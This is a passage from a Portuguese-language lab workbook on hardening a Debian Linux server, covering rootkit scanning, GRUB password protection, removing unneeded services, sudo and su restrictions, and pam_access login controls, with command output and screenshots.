


Figura 120. Novas atualizações aprovadas pelo WSUS disponibilizadas

Um vez aprovadas na console administrativa do WSUS, as atualizações podem ser instaladas nas máquinas cliente. Assim, o administrador pode controlar de forma granular quais atualizações distribuir, para quais máquinas, e quando deseja que elas sejam instaladas, tornando o processo de gestão de segurança do parque computacional muito mais eficiente.

# Sessão 10: Configuração segura de servidores Linux



As atividades desta sessão serão realizadas na máquina virtual *LinServer-G*.

Nesta seção iremos fazer uma série de configurações de segurança básica em um servidor Linux, especificamente a máquina *LinServer-G*. O estabelecimento de um *baseline* de segurança, como o que faremos aqui, é um passo importante na definição de uma fundação segura para a implantação de diferentes serviços de rede e, no caso da virtualização, de *templates* de máquinas virtuais.

## 1) Análise de *rootkits*

1. As ferramentas `chkrootkit` e `rkhunter` podem ser utilizadas para buscar por *rootkits* em um sistema Linux. *Rootkits*, como vimos na teoria, são conjuntos de programas de computador desenhados para permitir acesso continuado a área não-autorizadas de um sistema, usualmente com permissões elevadas.

Instale os pacotes `chkrootkit` e `rkhunter` na máquina *LinServer-G*, e verifique se existem *rootkits* instalados. Antes de executar o `rkhunter`, comente a linha `SCRIPTWHITELIST=/usr/bin/lwp-request` no arquivo `/etc/rkhunter.conf`.

```
# hostname  
LinServer-A
```

```
# apt-get install chkrootkit rkhunter
```

Execute o `chkrootkit`, e verifique seus resultados:

```
# chkrootkit  
(...)
```

Vamos comentar a linha solicitada pelo enunciado da atividade:

```
# sed -i 's/^\\(SCRIPTWHITELIST\\=\\/usr\\bin\\lwp\\-request\\)\\/#\\1/' /etc/rkhunter.conf
```

E, em seguida, rodar o `rkhunter`:

```
# rkhunter -c

(...)

System checks summary
=====

File properties checks...
    Required commands check failed
    Files checked: 139
    Suspect files: 0

Rootkit checks...
    Rootkits checked : 377
    Possible rootkits: 0

Applications checks...
    All checks skipped

The system checks took: 43 seconds

All results have been written to the log file: /var/log/rkhunter.log

One or more warnings have been found while checking the system.
Please check the log file (/var/log/rkhunter.log)
```

## 2) Inserção de senha no *bootloader*

O cuidado com a segurança física das máquinas deve ser amplo, indo desde o acesso à sala dos servidores até a adição de senha na BIOS dos sistemas (impedindo, por exemplo, alteração do dispositivo de *boot*).

Um aspecto que não pode ser esquecido é o *bootloader*, que faz a carga inicial do kernel—se desprotegido, um atacante com acesso físico à máquina pode utilizá-lo para alterar a senha do usuário **root** e ter acesso irrestrito ao sistema, dentre outras possibilidades.

O *bootloader* em uso pela grande maioria das distribuições Linux atualmente é o GRUB (*GRand Unified Bootloader*), e o Debian não é exceção. Vamos configurar uma senha de acesso ao GRUB para impedir que um atacante consiga ter acesso indevido ao sistema.

1. Usando o comando `grub-mkpasswd-pbkdf2`, gere um hash para a senha `rnpesr123`.

```
# echo -e 'rnnpesr123\nrnnpesr123' | grub-mkpasswd-pbkdf2 | awk  
'/grub.pbkdf/{print$NF}'  
grub.pbkdf2.sha512.10000.D8258FF5554EB31945F1AB64026CFE276601804B0CFA82F14B0F61F9A9  
025ACA07C99BFF82F41912AAD897BA0DA9F0EB286FEB6E61332AEF2AB844952923FCB1.4CAC30EFD8FB  
C8070D52C52C5CA5A9C54A090881755EF9AE5A6B7077399B0641DE2E3B966A909F5F3A87A7FE0889492  
BF13FA2C017CDF54AB0025FB4BD92613E
```

2. Edite o arquivo `/etc/grub.d/40_custom` e insira o superusuário `admin`, com senha idêntica ao hash gerado no passo anterior.

```
# echo 'set superusers="admin"' >> /etc/grub.d/40_custom
```

```
# ghash=$( echo -e 'rnnpesr123\nrnnpesr123' | grub-mkpasswd-pbkdf2 | awk  
'/grub.pbkdf/{print$NF}' ) ; echo "password_pbkdf2 admin ${ghash}" >>  
/etc/grub.d/40_custom ; unset ghash
```

```
# tail -n2 /etc/grub.d/40_custom  
set superusers="admin"  
password_pbkdf2 admin  
grub.pbkdf2.sha512.10000.5196BE6001F91BB595600DC25D37F5F1448266CEF199431D9B80DA7ADF  
255685A43CCDE19C06DD132066DF945885D479A55E0A3BB8CFF6457B199606977BE85D.2E60E0918849  
65BF4BD86C736D95F3B3490BA906CF8E725F81D1FC3BD35A29B5799DDB6ED03CA661C3483974A57429E  
5DA6B253F9E3FA124A47B21ED1015C659
```

3. Reconfigure o GRUB com a nova combinação usuário/senha e reinicie a máquina. Verifique o funcionamento da sua configuração.

```
# grub-mkconfig -o /boot/grub/grub.cfg  
Generating grub configuration file ...  
Found linux image: /boot/vmlinuz-3.16.0-6-amd64  
Found initrd image: /boot/initrd.img-3.16.0-6-amd64  
Found linux image: /boot/vmlinuz-3.16.0-4-amd64  
Found initrd image: /boot/initrd.img-3.16.0-4-amd64  
done
```

```
# reboot
```

Após o *boot* da máquina, o menu do GRUB nos apresenta a possibilidade de editar a configuração apertando a tecla **e**:




Figura 121. Edição de opções no GRUB

Apertando **e** sobre a primeira opção, imediatamente o sistema requisita a combinação usuário/senha configurada anteriormente:




Figura 122. Inserção de usuário/senha no GRUB

Mediante a inserção da combinação correta, o menu de edição de opções de *boot* é mostrado, como se segue.




Figura 123. Edição de opções de boot no GRUB

Note, ainda, que mesmo o *boot* do sistema prossegue apenas se a combinação de usuário/senha correta é inserida no GRUB.

4. Edite a configuração do GRUB para que ele solicite senha **apenas** em caso de edição de entradas do menu, e que o *boot* normal do sistema prossiga sem que haja necessidade de interação.

Para conseguir o efeito desejado, é necessário editar o arquivo `/etc/grub.d/10_linux`. Na função `linux_entry()`, edite as duas linhas `echo "menuentry (...)"`, inserindo a flag `--unrestricted` antes da variável  `${CLASS}`.

Vamos ver um antes/depois para ficar mais claro. Veja como estão as linhas 130-132 do arquivo `/etc/grub.d/10_linux` antes da edição:

*Listagem 1. /etc/grub.d/10\_linux*

```

130      echo "menuentry '$(echo "$title" | grub_quote)' ${CLASS}
\$menuentry_id_option 'gnulinux-$version-$type-$boot_device_id' {" | sed
"s/^/$submenu_indentation/"
131  else
132      echo "menuentry '$(echo "$os" | grub_quote)' ${CLASS}
\$menuentry_id_option 'gnulinux-simple-$boot_device_id' {" | sed
"s/^/$submenu_indentation/"

```

Após a edição, elas devem ficar assim:

*Listagem 2. /etc/grub.d/10\_linux*

```

130      echo "menuentry '$(echo "$title" | grub_quote)' --unrestricted ${CLASS}
\$menuentry_id_option 'gnulinux-$version-$type-$boot_device_id' {" | sed
"s/^/$submenu_indentation/"
131  else
132      echo "menuentry '$(echo "$os" | grub_quote)' --unrestricted ${CLASS}
\$menuentry_id_option 'gnulinux-simple-$boot_device_id' {" | sed
"s/^/$submenu_indentation/"

```

Note a adição da **flag --unrestricted** na antes de  **\${CLASS}** nas linhas 130 e 132.

Refaça a configuração do GRUB, reinicie a máquina e teste o funcionamento.

```

# grub-mkconfig -o /boot/grub/grub.cfg
Generating grub configuration file ...
Found linux image: /boot/vmlinuz-3.16.0-6-amd64
Found initrd image: /boot/initrd.img-3.16.0-6-amd64
Found linux image: /boot/vmlinuz-3.16.0-4-amd64
Found initrd image: /boot/initrd.img-3.16.0-4-amd64
done

```

```
# reboot
```

### 3) Remoção de serviços desnecessários

A remoção de serviços que não estão sendo utilizados em um servidor é premissa básica de segurança, pois reduz a superfície de ataque disponível para um agente malicioso. Deve-se fazer esse trabalho de forma diligente e constante, de forma a manter apenas aqueles serviços absolutamente necessários em operação.

1. Descubra quais serviços estão escutando por conexões TCP na máquina *LinServer-G*. Em seguida, faça o mesmo para o protocolo UDP.

Primeiro, vamos verificar os serviços TCP:

```
# netstat -tnlp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
PID/Program name
tcp      0      0 127.0.0.1:3306          0.0.0.0:*
854/mysql
tcp      0      0 0.0.0.0:22           0.0.0.0:*
416/sshd
tcp      0      0 127.0.0.1:25           0.0.0.0:*
1316/exim4
tcp6     0      0 :::80                  :::*                LISTEN
513/apache2
tcp6     0      0 :::22                  :::*                LISTEN
416/sshd
tcp6     0      0 :::1:25                :::*                LISTEN
1316/exim4
```

Depois, UDP:

```
# netstat -unlp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
PID/Program name
udp      0      0 0.0.0.0:514           0.0.0.0:*
374/syslog-ng
udp      0      0 172.16.1.10:123       0.0.0.0:*
427/ntpd
udp      0      0 127.0.0.1:123         0.0.0.0:*
427/ntpd
udp      0      0 0.0.0.0:123           0.0.0.0:*
427/ntpd
udp6     0      0 fe80::a00:27ff:fed1:123 :::*
427/ntpd
udp6     0      0 ::1:123                ::*                LISTEN
427/ntpd
udp6     0      0 ::::123               ::*:*
```

2. Usando o comando **lsof**, descubra mais detalhes sobre o processo escutando na porta 25/TCP.

```
# lsof -i tcp:25 -n
COMMAND  PID    USER   FD   TYPE DEVICE SIZE/OFF NODE NAME
exim4  1316 Debian-exim  4u  IPv4  11627      0t0  TCP 127.0.0.1:smtp (LISTEN)
exim4  1316 Debian-exim  5u  IPv6  11628      0t0  TCP [::]:smtp (LISTEN)
```

3. Descubra o nome do pacote escutando na porta 25/TCP. Em seguida, remova-o juntamente com seus arquivos de configuração.

```
# dpkg -l | grep exim
ii  exim4                      4.84.2-2+deb8u5          all
    metapackage to ease Exim MTA (v4) installation
ii  exim4-base                  4.84.2-2+deb8u5          amd64
    support files for all Exim MTA (v4) packages
ii  exim4-config                4.84.2-2+deb8u5          all
    configuration for the Exim MTA (v4)
ii  exim4-daemon-light         4.84.2-2+deb8u5          amd64
    lightweight Exim MTA (v4) daemon
```

```
# apt-get purge exim4*
```

4. Verifique que a porta 25/TCP não está mais na lista de *sockets* em estado LISTEN.

```
# netstat -tnlp | grep ':25 '
```

## 4) Controle granular de acesso a comandos

O **sudo** é uma importante ferramenta no controle de permissionamento em sistemas Linux. Ele permite que um usuário execute comandos como outro usuário do sistema, mas apenas aqueles previamente autorizados pelo usuário **root**. Dessa forma, pode-se permitir controle parcial do sistema a um colaborador, sem que ele tenha que ter acesso irrestrito à conta de superusuário.

1. Instale o pacote **sudo**, e verifique sua configuração padrão.

```
# apt-get install sudo
```

```
# visudo
```

2. Adicione o usuário **aluno** ao grupo **sudo**, e verifique quais comandos ele pode utilizar a partir de então. Adicionalmente, faça com que não seja necessário digitar senha para executar comandos privilegiados.

```
# adduser aluno sudo
Adding user 'aluno' to group 'sudo' ...
Adding user aluno to group sudo
Done.
```

```
# su - aluno
```

```
$ whoami  
aluno
```

```
$ sudo -l
```

We trust you have received the usual lecture from the local System Administrator. It usually boils down to these three things:

- #1) Respect the privacy of others.
- #2) Think before you type.
- #3) With great power comes great responsibility.

[sudo] password for aluno:

Matching Defaults entries for aluno on LinServer-A:

```
env_reset, mail_badpass,  
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
```

User aluno may run the following commands on LinServer-A:

(ALL : ALL) ALL

```
$ sudo visudo  
(...)
```

```
$ sudo cat /etc/sudoers | grep authenticate  
Defaults !authenticate
```

3. Suponha que um novo colaborador, **mcfly**, acaba de entrar em seu setor e ficou responsável pela edição das regras de firewall dos servidores.
  - a. Crie um novo usuário para esse colaborador, e configure sua senha como **rnpesr**.
  - b. Edite as regras de **sudo** para que ele possa editar as regras de firewall da máquina *LinServer-G* como o usuário **root**, e apenas isso.
  - c. Teste sua configuração.

Vamos primeiramente adicionar o usuário e configurar sua senha.

```
# useradd -m -s /bin/bash mcfly
```

```
# echo 'mcfly:rnpesr' | chpasswd
```

Em seguida, vamos editar o arquivo `/etc/sudoers` (para mais detalhes sobre sua sintaxe, consulte `man 5 sudoers`) e dar permissão para o usuário `mcfly` executar o comando `/sbin/iptables`.

```
# visudo  
(...)
```

```
# grep '^mcfly ' /etc/sudoers  
mcfly  ALL=(root) /sbin/iptables
```

Finalmente, vamos testar a configuração.

```
# su - mcfly
```

```
$ whoami  
mcfly
```

```
$ sudo iptables -L  
Chain INPUT (policy ACCEPT)  
target     prot opt source          destination  
  
Chain FORWARD (policy ACCEPT)  
target     prot opt source          destination  
  
Chain OUTPUT (policy ACCEPT)  
target     prot opt source          destination
```

```
$ sudo reboot  
Sorry, user mcfly is not allowed to execute '/sbin/reboot' as root on LinServer-A.
```

## 5) Controle de uso do binário `su`

Por padrão, através do comando `su` o Linux permite que qualquer usuário possa se tornar o superusuário `root`, se a senha correta for digitada. Para evitar esse comportamento, temos duas opções básicas:

- Desabilitar a conta do usuário `root`, e controlar o acesso a comandos através do `sudo`, como fizemos na atividade (4), ou

- b. Implementar um grupo especial, `wheel`, e permitir que apenas membros desse grupo possam utilizar o binário `su`.

Vamos testar esse segundo controle.

1. Crie um novo usuário, `docbrown` com senha `rnpesr`, e também um novo grupo de sistema, `wheel`. Adicione o novo usuário a esse grupo e edite o arquivo `/etc/pam.d/su` e implemente o controle de acesso ao binário `su`. Teste sua configuração.

Vamos criar o usuário, grupo, e fazer a adição solicitada.

```
# useradd -m -s /bin/bash docbrown  
# echo 'docbrown:rnpesr' | chpasswd
```

```
# groupadd -r wheel
```

```
# adduser docbrown wheel  
Adding user 'docbrown' to group 'wheel' ...  
Adding user docbrown to group wheel  
Done.
```

A seguir, vamos editar o arquivo `/etc/pam.d/su` e restringir o uso do `su` ao membros do grupo `wheel`.

```
# nano /etc/pam.d/su  
(...)
```

```
# grep '^auth *required *pam_wheel.so' /etc/pam.d/su  
auth      required    pam_wheel.so
```

Vamos testar a configuração com um usuário que não é membro desse grupo, como o `aluno`.

```
# su - aluno
```

```
$ whoami  
aluno
```

```
$ su -  
Password:  
su: Permission denied
```

```
$ logout
```

Agora, vamos testar com um membro do grupo, como o usuário `docbrown` criado anteriormente.

```
# su - docbrown
```

```
$ whoami  
docbrown
```

```
$ su -  
Password:
```

```
# whoami  
root
```

## 6) Controle de acesso à console do sistema

Agora vamos restringir a quantidade de usuários que podem autenticar no console da máquina. Para tal, vamos configurar o módulo `pam_access` nos principais sistemas de autenticação: `ssh`, console texto, console gráfico (se instalado) e, opcionalmente, para os demais subsistemas.

1. Habilite o módulo `pam_access` para logins `ssh`, editando o arquivo `/etc/pam.d/sshd`.

Basta descomentar a linha `account required pam_access.so`, como mostrado a seguir.

```
# nano /etc/pam.d/sshd  
(...)
```

```
# grep '^account *required *pam_access.so' /etc/pam.d/sshd  
account required pam_access.so
```

2. Habilite o módulo `pam_access` para logins em console texto, editando o arquivo `/etc/pam.d/login`.

Basta descomentar a linha `account required pam_access.so`, como mostrado a seguir.

```
# nano /etc/pam.d/login  
(...)
```

```
# grep '^account *required *pam_access.so' /etc/pam.d/login
account required pam_access.so
```

3. Edite o arquivo `/etc/security/access.conf` e restrinja o acesso à console local e logins `ssh` apenas para membros do grupo `wheel` que efetuem login local ou logins remotos oriundos da rede 172.16.G.0/24, especificamente. Teste sua configuração.

Vamos editar o arquivo `/etc/security/access.conf`:

```
# nano /etc/security/access.conf
(...)
```

```
# grep -v '^#' /etc/security/access.conf
+ : wheel : LOCAL 172.16.1.0/24
- : ALL : ALL
```

Vamos monitorar o arquivo `/var/log/auth.log`, e testar alguns cenários. Primeiro, vamos tentar um login via console texto usando o usuário `aluno`. Temos os seguintes eventos registrados:

```
Sep  8 11:16:07 LinServer-A login[418]: pam_access(login:account): access denied
for user 'aluno' from 'tty1'
Sep  8 11:16:07 LinServer-A login[418]: Permission denied
```

Ao tentar login na console texto com o usuário `docbrown`:

```
Sep  8 11:17:18 LinServer-A login[3787]: pam_unix(login:session): session opened
for user docbrown by LOGIN(uid=0)
```

Vamos testar um login remoto via `ssh` usando o usuário `aluno` a partir da máquina `FWGW1-G`:

```
Sep  8 11:18:34 LinServer-A sshd[3818]: pam_access(sshd:account): access denied for
user 'aluno' from '172.16.1.1'
